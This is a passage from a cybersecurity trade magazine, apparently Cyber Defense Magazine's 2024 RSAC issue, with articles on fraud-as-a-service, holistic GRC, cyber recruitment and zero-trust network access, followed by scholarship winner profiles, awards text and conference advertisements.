In a FaaS subscription model, an organized cybercrime group leases its services to others in exchange for recurring payments. It often provides out-of-the-box tools like botnets, malware, hackers or stolen information.

### Upfront Fees

Organized cybercrime groups typically ask for an upfront fee in exchange for their services. It's ideal for resources the client can reuse after paying for them once. However, it also ensures the organization receives payment regardless of the fraud attempt's success.

### Profit Sharing

Sometimes, cybercrime groups agree to take a cut of the profit from a fraud attempt in exchange for smaller upfront fees. This way, they draw in clients and improve their reputation in their community. If their first attempt fails, they will likely reattempt until they succeed.

### The Implications of FaaS

One of the most concerning implications of FaaS is that it lowers the entry barriers for cybercriminality. If anyone — even unskilled, unknowledgeable threat actors — can commit fraud, the amount of fraudulent activity will rise drastically. About [57% of chief financial officers](#) have noted an increased number of FaaS schemes, so it is already happening.

Another worrying implication revolves around the congregation of cybercriminals. As these organized cybercrime groups grow in reputation and stature, it will become easier for highly skilled hackers and fraudsters to find each other. Consequently, the severity and impact of their attempts will substantially increase.

Identifying the source of organized fraud will become more challenging as these groups become more prominent. How can law enforcement agencies pinpoint perpetrators when they hide behind a global, expansive network of hackers and fraudsters? The answer is that they might not — their chances of eliminating such vast cybercrime systems may be slim to none.

## How FaaS Impacts Businesses

Most organizations have experienced FaaS. About [56% of e-commerce businesses](#) in a 2002 survey reported being impacted by it. Unfortunately, it has a more significant effect than typical fraud attempts.

### 1. Fraud Prevention Measures Become Ineffective

FaaS will increase the number and skill level of any would-be fraudster. Considering internal audits [detect only 25% of fraud](#), most businesses must upgrade their detection and prevention systems. Unfortunately, many don't have the budget flexibility to do so.

### 2. The True Source of Fraud Goes Undetected

When employees, customers, vendors, competitors and lone cybercriminals operate through the same entity to commit payroll, refund, online payment or overbilling fraud, it looks like one group is perpetrating every attack. Because of FaaS, businesses will have more difficulty identifying the source of fraudulent activity.

### 3. Businesses Experience More Fraudulent Activity

Since FaaS lowers the entry barrier for cybercriminality and draws like-minded hackers together, businesses will likely experience an uptick in fraudulent activity. Considering that [71% of industry experts](#) agree an increase in volume is currently the biggest fraud-related threat, business owners are right to be concerned.

### 4. Brand Reputation Dips as a Result of Fraud

A rise in the frequency and severity of client-side fraudulent activity, including online payment, identity or return fraud, could negatively impact brand reputation. This causes businesses to lose customer loyalty and revenue.

## How to Defend Against FaaS

While businesses may be unable to pinpoint the source of FaaS schemes, they can still defend against them with the right strategies. Data-driven automation is one of the most effective techniques. Since machine learning models [become more reliable as time passes](#), their fraud prevention efforts will become increasingly accurate.

Another technology they should leverage is multifactor authentication. In 2022, [over 65% of consumers](#) from the United States reported they positively viewed websites that offered it. This tool prevents fraudsters from accessing accounts or systems even if they have the login information — which is vital when more threat groups are made up of highly skilled hackers.

Businesses Must Remain Aware and Cautious

As FaaS becomes more prominent, it would be wise to consider every vendor, competitor and customer as potential threats. Businesses should adopt a range of zero-trust policies and access controls. This way, they can safeguard their systems and databases regardless of who pays to commit fraud.

### **About the Author**

Zac Amos is the Features Editor at ReHack, where he covers cybersecurity and the tech industry. For more of his content, follow him on [Twitter](#) or [LinkedIn](#).





# Why Companies Are Turning to Holistic GRC Strategies

By Matt Kunkel, Co-Founder and CEO, LogicGate

The idea of holistic governance, risk, and compliance (GRC) isn't exactly new. Modern businesses engage in a wide range of GRC-related activities, and those activities generate a lot of data. But when that data is siloed, its utility is limited. Businesses don't just need to quantify their third-party risk—they need to know how changes to that risk might impact other areas of the business. They don't just need to know which security controls they have in place—they need to know how adding or removing controls might impact the organization's overall risk posture. When it comes to security and compliance, data can't stand alone. Only when data is truly integrated can a holistic approach to GRC be put into practice.

Of course, that's easier said than done. Ten years ago, it wasn't even an option, because the technology needed to integrate wide ranging security data in a holistic way simply didn't exist. Today, it's much easier to accomplish – so why aren't more companies adopting the solutions needed to make data silos a thing

of the past? By tying risks directly to cybersecurity controls, compliance obligations, incidents, policies, and other factors, GRC leaders gain a more complete understanding of their risk profile. This enables them to look at risk through a business lens, driving strategic value enabling the organization to engage in effective risk-based decision making.

## Talking about risk in business terms

Ultimately, the mission for a GRC team is to add value to the organization. That might come in the form of driving greater efficiencies, limiting costs, reducing risk, or providing a framework to make risk-based decisions. While a non-holistic approach to GRC might be able to tackle some of those goals, holistic GRC allows an organization to tackle all of them. For most businesses, the only inevitability is change—which means the ability to clearly illustrate the downstream effects of those changes is critical. A holistic approach to GRC built on modern data management capabilities can dramatically reduce the amount of time it takes to assess the impact of policy changes, understand the value of a new cybersecurity solution, or determine how risky a new acquisition might be. Rather than relying on relational data to tell one, very specific story, organizations can see the real-time impact up and down the value chain.

What does this mean in practice? It starts with examining how an organization's risk posture looks when stacked up against its business objectives. That means that while the ability to link risks to things like security controls and policies is important, the real value of holistic GRC comes in its ability to overlay those things with business analysis. For example, if an organization wants to break into an international market, there are a wide range of elements that will impact its business operations. What compliance standards does that new market have, and has the organization met them? If not, what will it take to meet them, both in time and cost? Do the organization's suppliers meet international standards, or will new, local vendors be required? There are countless variables to consider when making a change to the business, and a holistic approach to GRC allows the organization to see the impact that change will have through one centralized solution.

A business might realize that while acquiring a competitor will generate new revenue, the cost of bringing its aging cybersecurity program into compliance would be prohibitively high. On the other hand, that same business might determine that while breaking into a new market will incur significant compliance demands and require them to source new suppliers, demand is high enough in that market to justify the expense. Holistic GRC allows organizations to quickly and easily assess these different variables through a business lens—something that might otherwise have taken weeks or months. That means businesses are armed with the data and visibility they need to make informed decisions, helping them understand what risks an acquisition, new security investment, or expansion opportunity might carry and whether or not moving forward is ultimately worth it.

## Why is holistic GRC gaining momentum now?

Because holistic GRC can transform the way leaders approach risk-based decision making, it has long been considered a holy grail for businesses – so why is it only gaining traction now? The answer is simple: until recently, most compliance and security data was stored in rigidly structured relational

databases. Within these databases, risks are tied to assessments, which are tied to mitigation plans, which are tied to incidents. An organization that wants to understand which risks have resulted in incidents would need to follow that hierarchical path—and understanding how a change to one element would impact the others requires the entire pathway to be reexamined. That sort of regular reevaluation demands a significant investment of resources (especially time and labor), making it cumbersome. That made achieving a truly “holistic” view of GRC difficult, bordering on impossible.

But as data management has evolved, so has the ability to create and manipulate the relationships between different data sets. Modern graph databases use nodes that emphasize how data interacts rather than focusing on neatly organized tables. This makes it significantly easier to share information across the organization and customize the underlying data architecture. With relational databases, it was extremely difficult to customize a program according to an organization’s specific compliance needs, often demanding the involvement of outside specialists over a long span of time (if it was possible at all). Worse, changes and updates would be difficult (or impossible) to make in-house, demanding further outside involvement and investment.

Now, the pendulum has swung in the other direction. The use of graph databases means organizations can examine data relationships in a more tailored way—one that can evolve alongside the organization as its security and compliance programs become more mature. Because businesses can now see the impact of changes in real time, they can use that information to better understand how different actions or strategies will impact their overall risk profile. For businesses, this has always been the goal—but now it’s within reach.

## Getting started with holistic GRC

While the advantages of holistic GRC are clear, that doesn’t mean the transition is simple. For many organizations—especially large ones—resistance to change can be a real problem. Because holistic GRC requires organizations to look at security from a “big picture” perspective, certain stakeholders may perceive it as neglecting their own needs. On a micro scale, this is sometimes true: an executive in security, compliance, or legal might not receive funds for a specific solution they want. But when that happens, it isn’t because their needs aren’t important—it’s because allocating those resources elsewhere benefited the organization as a whole.

That mentality is critical when it comes to generating the buy-in needed to implement holistic GRC practices. For risk professionals, it starts with having conversations with peers across departments like risk, cybersecurity, and privacy. It starts with asking what sort of culture the business wants to promote—one of siloed data and walled gardens? One that lives with inefficiencies? Or one based on mutual data sharing, collaboration, and a unified vision for the business? That might sound overly simplistic, but it really is the core of the message, and it’s attainable. The main argument against holistic GRC is simple inertia—and inertia is never a good excuse. Risk professionals need to help shake their fellow business leaders out of the habit of thinking about what’s best for their individual business units and into thinking about what’s best for the entire organization.

Once a holistic GRC solution has been implemented, the benefits become clear almost immediately. Because holistic GRC allows risk professionals to illustrate risk and security challenges using the language of business, it becomes far easier for organizational leaders to see a return on their investment. Generating the necessary buy-in can be a challenge, but once an organization adopts a more holistic approach to GRC, they don't look back.

### Making GRC a critical part of business decisions

As the technology needed to handle GRC in a holistic manner has become more widely available, a growing number of organizations are shifting the way they handle risk and compliance. For risk, compliance, and security professionals, those changes are almost universally positive, allowing them to more effectively gauge how changing variables will affect the organization's overall risk posture. The ability to leverage holistic GRC to illustrate the business impact of certain decisions enshrines GRC as a critical element of the decision-making process, ensuring that risk stays front of mind for organizational leaders. While generating the buy-in needed to shift the organization's approach to GRC can be a challenge, the return on investment for doing so is both swift and significant.

#### About the Author

[Matt Kunkel](#) is the CEO and Co-Founder at [LogicGate](#), a SaaS platform that operationalizes Regulatory, Risk & Compliance programs for organizations. Prior to LogicGate, he spent over a decade in the management consulting space building custom technology solutions to run regulatory, risk, and compliance programs for Fortune 100 companies. He has raised ~10 million dollars in capital funding and has led the company through both rapid headcount and customer growth.





## Why We Need to Revolutionise Cyber Recruitment And Curriculums

Why the industry needs to move beyond theory, to prioritise the practical

By Haris Pylarinos, CEO and Founder at Hack The Box

The cybersecurity skills gap is at record highs, with 4 million vacancies, and attacks are also on the rise. This year alone started with the mother of all breaches, which could be an ominous sign of what's to come for the rest of the year.

With this in mind, you'd expect recruitment in cybersecurity and university education to go into overdrive to best prepare the next generation of talent who can help turn the tide. However, the reality is slightly different. What's the blocker?

The overarching issue with current recruitment processes and university degrees is simple: there isn't enough emphasis on practical skills which are key to success against cyber criminals.

We're at a real turning point in cybersecurity, and the only way to change the tide is through a rapid overhaul of our current systems.



## Modernize university education

Universities worldwide excel in laying the groundwork for cybersecurity careers. However, the game has changed in the industry. Cybercriminals don't play by the rulebook and are, therefore, always one step ahead. University curriculums need to adapt to this.

Cybersecurity and IT professionals are calling for change. Our research revealed that an overwhelming 90% emphasize the need for cybersecurity and computer science graduates to be prepared with hands-on, practical experience before their first role.

To address this issue, universities must adapt to modern threats with a refreshed curriculum focused on real-world attack & defense techniques, tactics, and procedures. Focus on incorporating real-world scenarios, simulations, and exercises where students can apply the theory they've learned to practical problems.

Universities aren't alone here. They can turn to industry partnerships to adjust the curriculum to provide internships or work placements with cybersecurity firms or roles, guest lecturers, or case studies that expose students to real-world challenges.

It's also essential to encourage students to participate in Capture the Flag (CTF) or bug bounty programs, or for universities to run their own programs, where students can put their skills to the test.

A practical curriculum isn't a nice-to-have; it's essential.

## Revisit recruitment processes

A similar problem is happening within enterprises and recruitment, where practical skills are also undervalued in the process.

In fact, two-thirds (64%) of cybersecurity industry professionals say current recruitment processes inadequately assess candidates' practical skills.

For starters, businesses and recruitment processes need to place more emphasis on the industry certifications and practical upskilling methods candidates have obtained when they are pulling together job descriptions, requirements, and reviewing CVs. For example, don't just prioritize university credentials; look for candidates who have experience with CTFs, bug bounty programs, and online upskilling certificates.

During the interview process, it's crucial that the structure focuses on practical assessment so candidates can showcase their expertise and mindset against real-world tactics.

Present candidates with hypothetical scenarios and assess their problem-solving approach. Look for candidates who demonstrate a hacking mindset and an ability to handle high-pressure situations.

Businesses shouldn't just rely on recruiters and external sources. If you want the right cyber talent, you need to build it yourself by running internship programs and encouraging apprenticeships to nurture the skills of young cybersecurity and IT talent.

## Why businesses shouldn't forget about existing teams

Closing the cyber gap requires robust recruitment strategies, but it's equally crucial not to neglect investment in your current team.

Currently, there's a disconnect between hiring policies and the desires of cyber and IT professionals on the ground. To bridge this gap effectively, collaboration between recruiters, HR, talent teams, and industry professionals is essential. This collaboration should result in more creative and practical approaches to candidate assessment.

Simultaneously, organizations must prioritize fostering morale, well-being, and talent development within their existing teams. Cybersecurity and IT professionals thrive when inspired and challenged.

Therefore, they require transformative, creative, and engaging upskilling approaches to stay ahead of evolving threats and remain fulfilled in their careers.

While cybersecurity offers immense rewards, the persisting skills gap hinders the success of future talent. Although change takes time, one immediate priority must be an unwavering focus on practical skills. This emphasis is pivotal in empowering professionals to combat cyber threats effectively.

For further insights, read Hack The Box's latest report ['Securing the future of cybersecurity: From classroom to every career stage](#)

### About the Author

Haris Pylarinos, is the founder and CEO of Hack The Box. My vision is to connect and upskill the cybersecurity community worldwide. I have disrupted the industry by introducing Hack The Box to the world, along with its innovative holistic 360° approach to cyber workforce development, assessment, and recruitment.

Haris leads the company's expansion worldwide, managing to grow Hack The Box exponentially. Under my leadership, the team has scaled to over 260 employees and over 2.5 million platform members since its launch in 2017.

In addition to my role at Hack The Box, Haris has over 15 years of experience and expertise in cybersecurity and systems engineering. I also possess a strong background in Networking and Software Architecture.

Haris can be reached online at <https://www.linkedin.com/in/hpylarinos/?originalSubdomain=gr> and at our company website <https://www.hackthebox.com/>





## ZTNA: Beyond the VPN - A Look at the Future of Secure Access

By Jaye Tillson, Director of Strategy, Axis Security

The rise of remote and hybrid work models, coupled with the mass adoption of cloud-based applications and services, has rendered our traditional perimeter-based security tools obsolete. Firewalls and secure network zones, once the cornerstones of corporate network security, are struggling to keep pace with the dynamic and distributed nature of the modern workplace. Imagine a sprawling medieval kingdom with countless access points, far too many to effectively guard with a single, static castle wall.

ZTNA (Zero Trust Network Access) emerges as a powerful solution for this new reality. It addresses the challenges of securing a dispersed workforce by employing a "least privilege" access model. This means users and devices are only granted access to the specific resources they need, for the exact duration required. No more granting blanket access to entire network segments. Each request is carefully evaluated and authorized before a secure connection is established.

But what does the future hold for ZTNA? Let's delve into some exciting trends that are shaping the next phase of secure access:

## ZTNA and Microsegmentation: A Powerful Security Mesh

Microsegmentation carves networks into smaller, more secure zones. It allows authorized users on authorized devices to access specific information, regardless of location. When combined with ZTNA's granular access controls, this creates a powerful security mesh. Imagine a scenario where only authorized users and devices can access specific applications or data segments, from any device, anywhere. Think of it as a city with well-defined districts, each with its own security protocols. Movement between districts is strictly controlled, ensuring only authorized individuals reach specific areas. Furthermore, ZTNA can be extended on-premise, further reducing the potential attack surface for breaches.

## ZTNA Everywhere: Securing the Mobile Workforce

The number of mobile devices accessing corporate resources is exploding. To address this, ZTNA solutions are evolving to incorporate mobile device management (MDM) and microsegmentation principles. This ensures that mobile devices are subject to the same strict access controls as traditional laptops and desktops. It's no longer about securing a physical office perimeter – the focus has shifted to securing individual devices and the data they access, regardless of location.

## Automation and AI Take Center Stage

ZTNA solutions are increasingly leveraging automation and Artificial Intelligence (AI) to streamline security policy enforcement and enhance threat detection. This includes features like automated risk assessments and continuous monitoring, freeing up security teams from manual tasks and allowing them to focus on strategic initiatives. Imagine AI constantly analyzing user behavior and network activity, identifying potential anomalies and suspicious patterns. Security teams are then alerted to potential threats, allowing them to take swift action.

## Integration with Cloud Security Platforms (CSPM)

As cloud adoption continues to surge, ZTNA is beginning to integrate with Cloud Security Posture Management (CSPM) platforms. This unified approach provides a holistic view of security across multiple cloud environments, on-premises data centers, and user devices. Think of it as a central command center with a comprehensive view of the entire security landscape. Security professionals can identify and address vulnerabilities across all access points, ensuring a cohesive defense strategy.

## User Experience Takes Priority

While security remains paramount, user experience is no longer an afterthought. ZTNA solutions are becoming more and more user-friendly, offering seamless and secure access without compromising

productivity and efficiency. Multi-factor authentication can be implemented in a way that is unobtrusive and streamlined, minimizing disruption to workflows.

## Conclusion

The future of ZTNA is undeniably bright. We are just at the beginning of the journey and only just starting to see the potential of this technology. By embracing these trends, organizations can create a robust and adaptable security posture that empowers a mobile workforce while safeguarding sensitive data. ZTNA is poised to become the cornerstone of secure access in the ever-evolving digital landscape. As technology continues to advance, ZTNA will undoubtedly adapt and integrate with new security solutions, further solidifying its position as the gold standard for secure remote access.

### About the Author

Jaye Tillson is Director of Strategy and Field CTO at Axis Security, boasting over 25 years of invaluable expertise in successfully implementing strategic global technology programs. With a strong focus on digital transformation, Jaye has been instrumental in guiding numerous organizations through their zero-trust journey, enabling them to thrive in the ever-evolving digital landscape.

Jaye's passion lies in collaborating with enterprises, assisting them in their strategic pursuit of zero trust. He takes pride in leveraging his real-world experience to address critical issues and challenges faced by these businesses.

Beyond his professional pursuits, Jaye co-founded the SSE Forum and co-hosts its popular podcast called 'The Edge.' This platform allows him to engage with a broader audience, fostering meaningful discussions on industry trends and innovations.




# Award Winners

## WOMEN IN CYBERSECURITY 2024 SCHOLARSHIP WINNERS

This year's women in cybersecurity scholarships are co-sponsored by cyber defense magazine and:




Unified Mobile App Defense: Appdome is a unified mobile app defense platform for Android & iOS apps. With Appdome, mobile brands bring together end-to-end automation for 300+ mobile app security, anti-fraud, anti-malware, anti-cheat, anti-bot, geo compliance and other defenses in the mobile DevOps pipeline. Streamline cyber delivery. Achieve continuous protection for Android & iOS apps. Learn more at <https://www.appdome.com/>.



Lena Allen is an award-winning Woman in Cyber Scholarship Winner in 2024 and Program Analyst for SAIC. As a dedicated Program Analyst with a focus on OSINT cybersecurity and cyber threat intelligence, I bring a comprehensive blend of law enforcement experience, business acumen, and technical expertise to the table. Currently enhancing my knowledge with an M.S. in Cyber Security and Operational Leadership at the University of San Diego, I'm a proactive and results-driven professional with an Active Secret

Clearance. My career is distinguished by my unique ability to navigate the complexities of operational management and business development across federal sectors. She can be reached online at [lena.allen@cyberdefensemagazine.com](mailto:lena.allen@cyberdefensemagazine.com).



Samridhi is an award-winning Woman in Cyber Scholarship Winner in 2024 and currently pursuing a Master's degree in Information Security at Carnegie Mellon University. She is passionate about emerging technology and cybersecurity, with four years of industry experience as a cybersecurity associate and solution advisor. Throughout her career, she has collaborated with various clients and industries, analyzing their security infrastructure and implementing measures to address vulnerabilities in alignment with industry standards such as NIST and ISO27001. She is committed to continuous learning and exploring advancements to

enhance global security and safeguard data. Samridhi can be reached online at [sam@cyberdefensemagazine.com](mailto:sam@cyberdefensemagazine.com).

# Award Winners

Rajvi Shroff is an award-winning Woman in Cyber Scholarship Winner in 2024 and is a first-year college student majoring in computer science. She is a 4-time CTF national winner and 2-time National Cyber Scholar with Honors in national cybersecurity competitions, including Girls Go Cyberstart and CyberStart



America, having placed in the top 34 in the US. She is a cybersecurity public speaker and has spoken at various SANS conferences and for the Linux Foundation about technologies such as quantum computers and topics such as cryptography, including keynoting at the SANS Pen Test Hackfest Summit. She has the GIAC GSEC and GIAC GFACT cybersecurity certifications and was invited to and is currently on the GIAC Advisory Board for scoring higher than 90% on the GSEC certification. She is the founder of Cyber Student Crew (previously Project Cyber), a global platform for cybersecurity-minded teens to write articles about digital security. She also served on the Youth Advisory Board for KQED, a public media broadcasting organization affiliated with NPR, where she co-produced a live radio talk show

segment on cybersecurity to increase public awareness, for KQED Forum. She was named one of the 2023 Aspirations in Computing National Award Winners by NCWIT, the National Center for Women & Information Technology. Rajvi can be reached online at <https://www.linkedin.com/in/rajvi-khanjan-shroff-791007261> or via email: [rajvi.schroff@cyberdefensemagazine.com](mailto:rajvi.schroff@cyberdefensemagazine.com)



Kylie is a recent graduate of George Mason University where she obtained her Bachelors of Science degree in Cybersecurity Engineering with a minor in intelligence analysis. She currently holds two certifications, the *Comptia Security +* and *Nowsecure Secure Mobile Development Professional*. She is working full time at a leading mobile security company, NowSecure, as an Application Security Analyst where she does all types of fun things like exploit vulnerable apps, secure mobile application development, and contribute to exciting projects and important initiatives that are consistently highlighted throughout the security industry. In addition, she also works part time with startup company, Auspex Labs, as a Cybersecurity Software Developer, where

she is the main developer on Diplomacy™, a geopolitical threat intelligence engine that combines a broad assortment of metrics and NLP sentiment analysis to calculate nuanced and real-time threat scores per nation state. She is also co-founder and CTO of Xenophon Analytics, a company that grew from shared interests in international political affairs and her project of building the geopolitical risk engine. With her award, she has received an opportunity for a part-time internship with CDM as a cybersecurity reporter and blogger. Reach out to her with story ideas: [kylie.amison@cyberdefensemagazine.com](mailto:kylie.amison@cyberdefensemagazine.com).

*Congratulations to all our winners!*

# Award Winners

## Welcome to the Cyber Defense Global InfoSec Awards for 2024

As we go to press on this annual RSAC issue of Cyber Defense Magazine, on behalf of Cyber Defense Media Group, we celebrate our strong relationship with the RSA Conference organization. Among the many valuable services and affiliations, we enjoy, the RSA connection is one of our most important.

It is with great pleasure that we dedicate this RSA/May 2024 issue of Cyber Defense Magazine to our support and participation in the RSA Conference set for May 6-9, 2024, in San Francisco.

We have worked diligently at our end to produce one of the largest and most comprehensive issues of Cyber Defense Magazine in our 12-year history. With dozens of articles from cyber security professionals, many of them planning to attend RSAC 2024, we continue to grow in distribution and actionable intelligence for our contributors and readers. We continue to monitor closely and respond to the needs of our audience.

Accordingly, the scope of CDMG's activities has grown into many media endeavors to meet these growing needs. We offer Cyber Defense Awards; Cyber Defense Conferences; Cyber Defense Professionals (job postings); Cyber Defense TV, Radio, Wire and Webinars; and Cyber Defense Ventures (partnering with investors). The full list, with links, can be accessed at:

[Cyber Defense Media Group – 12 Year Anniversary – 2024 – Cyber Defense Magazine](#)

Cybersecurity is on the front line of the ongoing protection of our economy and critical infrastructure. It's no surprise that there are now hundreds of thousands of career openings and unlimited opportunities for those who wish to make a positive impact on today's digital world. Cyber Defense Media Group is dedicated to providing information and tools for professionals to create resilient and sustainable cyber systems.

*Congratulations to all our winners!*



**Gary S. Miliefsky, Chairman & CEO**  
Cyber Defense Media Group  
Publisher, Cyber Defense Magazine





**GLOBAL  
INFOSEC AWARDS  
WINNERS**  
CYBER DEFENSE MAGAZINE  
**2024**



# Award Winners



## About The Global InfoSec Awards


This is Cyber Defense Magazine's twelfth year of honoring InfoSec innovators from around the Globe. Our submission requirements are for any startup, early stage, later stage, or public companies in the INFORMATION SECURITY (INFOSEC) space who believe they have a unique and compelling value proposition for their product or service. Learn more at [www.cyberdefenseawards.com](http://www.cyberdefenseawards.com)

## About the Judging

The judges are CISSP, FMDHS, CEH, certified security professionals who voted based on their independent review of the company submitted materials on the website of each submission including but not limited to data sheets, white papers, product literature and other market variables. CDM has a flexible philosophy to find more innovative players with new and unique technologies, than the one with the most customers or money in the bank. CDM is always asking "What's Next?" so we are looking for best of breed, next generation InfoSec solutions.

[Award Winners Listed by Category](#)

[Award Winners Listed by Company](#)



Books by our Publisher: <https://www.amazon.com/Cryptoconomy-Bitcoins-Blockchains-Bad-Guys-ebook/dp/B07KPNS9NH> (with others coming soon...)

**12 Years in The Making...**

**Thank You to our Loyal Subscribers!**

We've Completely Rebuilt [CyberDefenseMagazine.com](http://CyberDefenseMagazine.com) - Please Let Us Know What You Think. It's mobile and tablet friendly and superfast. We hope you like it. In addition, we're past the five nines of 7x24x365 uptime as we continue to scale with improved Web App Firewalls, Content Deliver Networks (CDNs) around the Globe, Faster and More Secure DNS and [CyberDefenseMagazine.com](http://CyberDefenseMagazine.com) up and running as an array of live mirror sites and our new B2C consumer magazine [CyberSecurityMagazine.com](http://CyberSecurityMagazine.com). *Millions of monthly readers and new platforms coming...starting with [www.cyberdefenseconferences.com](http://www.cyberdefenseconferences.com) this month...*

# CDM

**CYBER DEFENSE MAGAZINE**

THE PREMIER SOURCE FOR IT SECURITY INFORMATION

**eMAGAZINE**

[www.cyberdefenseemagazine.com](http://www.cyberdefenseemagazine.com)

"Cyber Defense Magazine is free online every month. I guarantee you will learn something new you can use to help you improve your InfoSec skills."

Gary S. Miliefsky, Publisher & Cybersecurity Expert



**ALWAYS FREE  
NO STRINGS ATTACHED**

# RSAConference™2024

San Francisco | May 6 – 9 | Moscone Center

**LEARNING.  
NETWORKING.  
INNOVATION.**

**THE TRIPLE THREAT FOR  
CYBERSECURITY SUCCESS.**

RSA Conference 2024 will bring the cybersecurity community together again in San Francisco for four industry-shaping days, and you can be a part of that important conversation.

From May 6 – 9, you'll be able to:

- See what the future holds with the hottest industry topics and emerging trends
- Expand your knowledge and be inspired by forward-thinking Keynotes
- Demo the latest products to find real-world solutions from over 600 companies
- Enhance your career through valuable networking opportunities

Let's redefine The Art of Possible by shaping solutions, tackling challenges, and encouraging the collective strength of coming together as a community.

**Act now for the biggest discount!**

Visit [www.rsaconference.com/cyberdefense24](https://www.rsaconference.com/cyberdefense24) to learn more and register.

**#RSAC**



**THE ART OF  
POSSIBLE**

**FOLLOW US**

# digital **ci** INDONESIA

**7-8** MAY  
2024

JW Marriott Jakarta,  
Indonesia

THE BIGGEST GAME-CHANGER FOR  
**TECH ORGANISATIONS**

5th Edition



**CONNECTED AFRICA**  
Africa's Premier Telecom Summit

***“ Building a Connected  
Global Economy ”***

**22<sup>nd</sup> May, 2024**

**Johannesburg, South Africa**



*Organized and  
Conceptualized by*



*Scan For More Details*





**DUBAI**

**ITS World Congress**

16-20 September 2024

Mobility Driven by ITS



**Up to 20.000**

ITS Experts



**+500**

Innovations Showcased



**+800**

International Speakers



**+200**

Expert Sessions

# REGISTER NOW

Explore the next frontier of cybersecurity in mobility! Join the conversation with experts at #ITSDubai2024.

For more info, [itsworldcongress.com](https://itsworldcongress.com).



16-20 September 2024



Dubai World Trade Centre

ORGANISED BY



CO-ORGANISED BY

ITS AMERICA



HOSTED BY



SUPPORTED BY



